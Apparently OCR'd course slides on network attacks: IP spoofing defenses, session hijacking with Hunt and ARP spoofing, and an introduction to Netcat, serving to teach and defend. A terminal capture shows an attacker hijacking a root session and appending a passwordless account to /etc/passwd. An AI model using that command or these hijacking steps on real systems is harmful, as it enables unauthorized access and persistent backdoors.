


Figure 8.17 Spoofing attack using source routing

IP Spoofing Defenses

- Make sure that initial sequence numbers generated by TCP stacks are difficult to predict
  - Apply latest set of security patches from OS vendor
  - Used Nmap to verify predictability of ISN
- Use ssh instead of r-commands
- Avoid applications that use IP addresses for authentication
  - Authentication should use passwords, PKI, or Kerberos or other methods that tie a session back to a user.
- Use “anti-spoof” packet filters at border routers and firewalls
  - ingress (incoming) and egress (outgoing) filters
- Block source-routed packets on routers
  - “no ip sourceroute”




Figure 8.18 Anti-spoof filters

Network-based Session Hijacking

- Attack based on sniffing and spoofing
- Occurs when attacker steals user session such as telent, rlogin, or FTP.
  - Innocent user thinks that his session was lost, not stolen
- Attacker sits on a network segment where traffic between victim and server can be seen
- Attacker injects spoofed packets contain source IP address of victim with proper TCP sequence numbers
- If hijack is successful, server will obey all commands sent by attacker.
- May cause ACK storm between victim and server when victim tries to resynchronize its sequence number




Figure 8.19 A network-based session hijacking scenario




Figure 8.20 An ACK storm triggered by session hijacking

Host-based Session Hijacking

- Attacker can hijack a session on source or destination machine if he has super user privileges on that machine
- Highjacking tool allows attacker to interact with the local terminal devices (tty)
- Attacker can read all session information from victim’s tty
- Attacker can control victim’s tty by injecting keystrokes into the tty
- Host-based session hijacking preferable to network-based session hijacking if target machine is already compromised

Session Hijacking Tools

- Network-based
  - Hunt http://www.cri.cz/kra/index.html
  - Dsniff's sshmitm tool in –I mode
  - Juggernaut http://packetstorm.securify.com
- Host-based
  - TTYWatcher http://ftp.cerias.purdue.edu/pub/tools/unix/sysutils
  - TTYSnoop http://packetstorm.securify.com

Session Hijacking with Hunt

- Runs on Linux platform
- Allows attacker to see many sessions going across the network and to hijack a particular session
- ACK storm may occurs after attacker injects one or two commands
- ACK storm can be prevented running Hunt in a mode supporting ARP spoofing
  - Don’t want victim’s packets to be seen by server and visa versa
  - Attacker sends bogus ARP replies to both victim and server to poison their ARP tables
- Attacker sees traffic sent by victim and server
- Hunt can resynchronize the connection so session can be returned to victim
  - Message is sent to victim to type certain number of keys to increment victim’s sequence number




Figure 8.21 Avoiding the ACK storm by ARP spoofing

These are the victim's keystrokes before the hijack occurs.

Here, the attacker grabs the session.

These are the attacker keystrokes. The attacker adds a new account to /etc/passwd.

The attacker chooses to synchronize.

The victim types in these keystrokes and gets the session back.

root@eve: /home/tools/hunt-1.5

File Edit Settings Help

```
CTRL-C to break
llss

ftp  httpd  lrk4.src.tar.gz  lrk4.tgz  nctest  skoudis  tools  tools.tar
[root@eve /home]# l
-- press any key>
you took over the connection
CTRL-] to break
whoami
root
[root@eve /home]# pwd
/home
[root@eve /home]# echo "test::2000:2000:Sensitive test account:/home:/bin/bash"

 >> /etc/passwd
[root@eve /home]#
[r]eset connection/[s]ynchronize/[n]one [r]> s
user have to type 88 chars and print 162 chars to synchronize connection
CTRL-C to break
jl;sjfd;lkjsfdsdfsadfsadfsadfsadfsafdasdfsadfsadfsadfsafdsadfsadfsadfsadfs
ls
whoam
w
```

Figure 8.22 The attacker's view of a session hijacking attack using Hunt




Figure 8.23 By ARP spoofing two routers between Alice and Bob, all traffic between the routers (including the traffic between Alice and Bob) will be directed through Eve

Session Hijacking Defenses

- Use SSH or VPN for securing sessions
  - Attackers will not have the keys to encrypt or decrypt traffic
  - Pay attention to warning messages about any change of public key on server since this may be a person-in-the-middle attack

Netcat

- Network version of "cat" utility
- Allows user to move data across a network using any TCP or UDP port
- Runs on both Unix and Windows NT
- http://www.l0pht.com/~weld/netcat/
- Netcat executable "nc" operates in two modes
  - Client mode allows user to initiate connection to any TCP or UDP on a remote machine and to take input data from standard input (eg keyboard or output of pipe)
  - Listen mode (-l option) opens any specified TCP or UDP port on local system and waits for incoming connection and data through port. Data collected is sent to standard output (eg. Screen or input of pipe)

